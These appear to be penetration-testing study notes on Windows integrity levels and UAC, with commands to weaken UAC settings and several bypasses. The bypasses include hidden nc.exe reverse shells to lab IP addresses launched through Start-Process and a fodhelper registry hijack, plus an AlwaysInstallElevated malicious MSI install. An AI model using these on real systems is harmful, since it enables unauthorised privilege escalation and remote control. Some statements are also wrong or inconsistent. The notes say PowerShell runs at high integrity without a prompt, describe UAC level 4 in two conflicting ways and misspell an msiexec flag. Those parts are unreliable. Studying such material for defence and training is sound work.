














































































































































MIC & UAC
17.3 - Leveraging Windows Services

https://superuser.com/questions/322423/explain-the-output-of-icacls-exe-line-by-line-item-by-item
https://0x00-0x00.github.io/research/2018/10/17/Windows-API-and-Impersonation-Part1.html
17.6.1 - Relationship between UAC and MIC
MIC & UAC work together to restrict unauthorized access and manage privesc vectors.
- MIC provides the underlying enforcement mechanism for integrity levels while UAC provides the user interface that prompts users to approve or deny elevation requests.

- When a standard application attempts to perform an action that requires elevated privileges, UAC triggers a prompt. If the user consents, the process's integrity level is elevated from medium to high.
MIC - Enforces a policy-based boundary based on integrity levels
UAC - Controls how and when processes can cross that boundary
17.6.2 - Mandatory Integrity Control (MIC)
https://learn.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control
MIC provides a mechanism for controlling access to securable objects. In other words, it uses integrity levels to enforce access control policies that limit the interactions between processes of different privilege levels. This mechanism is in addition to discretionary access control and evaluates access before access checks against an object's discretionary access control list (DACL) are evaluated.
When processes are started or objects are created, they receive the integrity level of the principal performing this operation. MIC enforces restrictions by preventing lower-integrity processes from writing to or modifying higher integrity objects.
MIC has 4 integrity levels:
- System
- High
- Medium
- Low
Standard users receive medium, elevated users receive high.
When a user attempts to launch an executable file, the new process is created with the minimum user integrity level. Meaning the new process will never execute with higher integrity than the executable file.
If the admin user executes a low-integrity program, the token for the new process functions with the low integrity level.


Check integrity level
whoami /groups


Setting a file's integrity level to high
icacls test.txt /setintegritylevel high
If we have a low mandatory level as a user, we won't get access
17.6.3 - User Account Control (UAC)
UAC is a Windows security feature that protects the OS by running most applications and tasks with standard user privileges. Even if the user launching them is an administrator. In other words, it helps manage when and how applications run with elevated privileges and requires users to explicitly authorise or authenticate before a process can gain elevated permissions.

Applications are started with the least privileges needed, which is typically a medium integrity level, even for logged in as an administrator. Then, when an application requests higher integrity levels, a prompt is used to ask for configuration (and leverage the administrator token).
I.e. Windows will deny any administrative task requested via RPC, SMB or WinRM since such administrators will be logged in with a filtered medium integrity token, preventing the account from doing privileged actions. The only local account that will get full privileges is the default Administrator account.
After a successful authentication, an administrative user obtains 2 access tokens:
- The first is a standard user token (filtered admin token), used to perform all non-privileged operations
- Second is a regular administrator token, used when the user wants to perform a privileged operation
UAC has different configuration levels
0. No prompt
1. Prompt for credentials on the secure desktop
2. Prompt for consent on the secure desktop
3. Prompt for credentials on the normal desktop
4. Prompt for consent on the normal desktop
5. Prompt for consent for the non-windows binaries
Note the difference between secure desktop and normal desktop
Secure Desktop (Level 1 & 2)
Provide a level of isolation from all other running applications to prevent malicious software from interacting with the UAC prompt. This provides an added layer of security, ensuring that ony trusted system processes (like UAC) can run on it.
Normal Desktop (Level 3 & 4)
The Normal Desktop allows for other programs and Windows to remain active and interact with the user, while the UAC prompt is on-screen. This is less secure because other applications can potentially interact with or manipulate the UAC dialog.
Check UAC status
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
We can check for
- Mandatory Label\Medium Mandatory Level -> not UAC elevated
- High Mandatory Level -> UAC elevated
whoami /groups
Trigger the UAC prompt (via consent)
Start-Process powershell -Verb runAs
17.6.4 - Enumerate UAC Configuration
To check if UAC is enabled, run the following. If you get a 1 then UAC is enabled, otherwise it's disabled.
Get-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\Policies\System' | Select-Object EnableLUA
Using reg
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA
To actually check your specific configuration level, instead use
Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System | Select-Object ConsentPromptBehaviorAdmin
Set a new UAC level, note we'll need certain permissions to do this, i.e. this will not work as it's not high mandatory level.
Level 0 (no prompt - dangerous)
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 0 /f
Level 1 (UAC credential prompt on secure desktop)
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 1 /f
Level 2 (UAC consent in secure desktop)
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 2 /f
Level 3 (will ask for UAC consent but not in secure desktop, you can access windows in the background with the UAC consent prompt open and will ask for credentials)
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 3 /f
Level 4 (UAC consent prompt, secure desktop)
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 4 /f
Level 5 (consent for non-Windows binaries only, no secure desktop)
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 5 /f
17.6.5 - UAC Bypass
https://book.hacktricks.wiki/en/windows-hardening/authentication-credentials-uac-and-efs/uac-user-account-control.html
Certain executables signed by Microsoft can be used to bypass UAC, since they are started with higher integrity levels if the user executing them belongs to the administrator group. As an example, PowerShell runs with the high mandatory access control level so it doesn't demand a UAC prompt.
Start-Process -FilePath "powershell.exe" -Verb RunAs
Note a lot of UAC bypass techniques involve DLL hijacking, involving introducing malicious code in a DLL, then overwriting the DLL or tricking the Windows search order into taking a malicious DLL. Essentially, take a program that starts out with high integrity levels, then do DLL hijacking on that specific process and you get high integrity levels without going through the UAC prompt.
17.6.6 - UAC Bypass - Level 0 (easy)
At this level, there's nothing to bypass, you can simply spawn a process at a higher integrity level.
Start-Process -FilePath "C:\Users\<USER>\Desktop\nc.exe" -ArgumentList "192.168.45.157 4321 -e cmd.exe" -Verb RunAs -WindowStyle Hidden
If you belong to an administrator group, you'll get access to full administrator powers. Note that going Start-Process is different from simply starting a process directly, since integrity levels are inherited from parent processes, unless started explicitly with Start-Process.
The command options -Verb RunAs is used for representing elevation of integrity levels and makes sure the new process will be started with a higher integrity level.
17.6.7 - UAC Bypass - Level 5 (fodhelper.exe)
Fodhelper.exe is signed by Microsoft.
Check this with sigcheck.exe, which checks if a binary starts as autoelevated automatically, you can use the sigcheck.exe utility from Sysinternals to read the Manifest of the binary.
sigcheck.exe -a -m
https://learn.microsoft.com/en-us/sysinternals/downloads/sigcheck
Lets say we have a UAC level of 5. We can use the Windows utility Features on Demand (FoD) to bypass the UAC prompt. Specifically, Windows treats the fodhelper.exe as a trusted system application and so runs it with high integrity, without triggering a UAC prompt.
This attack works in 2 steps
1. In the first step, the attacker modifies the Registry to configure the malicious command that will be run on high integrity levels
2. Then the fodhelper.exe binary is executed
In practice we first create the registry item
New-Item -Path 'HKCU:\Software\Classes\ms-settings\shell\open\command' -Force
Then we configure it with the malicious values to execute a cmd.exe
Set-ItemProperty -Path 'HKCU:\Software\Classes\ms-settings\shell\open\command' -Name '(Default)' -Value 'cmd.exe' -Type String
Set-ItemProperty -Path 'HKCU:\Software\Classes\ms-settings\shell\open\command' -Name 'DelegateExecute' -Value '' -Type String
To execute a reverse shell
Set-ItemProperty -Path 'HKCU:\Software\Classes\ms-settings\shell\open\command' -Name '(Default)' -Value 'C:\Users\r.andrews\Desktop\nc.exe 192.168.49.53 9001 -e cmd' -Type String
17.6.8 - UAC Bypass - Levels 1, 2, 3, 4 (Always Install Elevated)

If the Always Install Elevated configuration is enabled, it's possible to trigger arbitrary code as the system account during the installation of malicious .msi packages.
msiexec /qiet /qn /i sample2.msi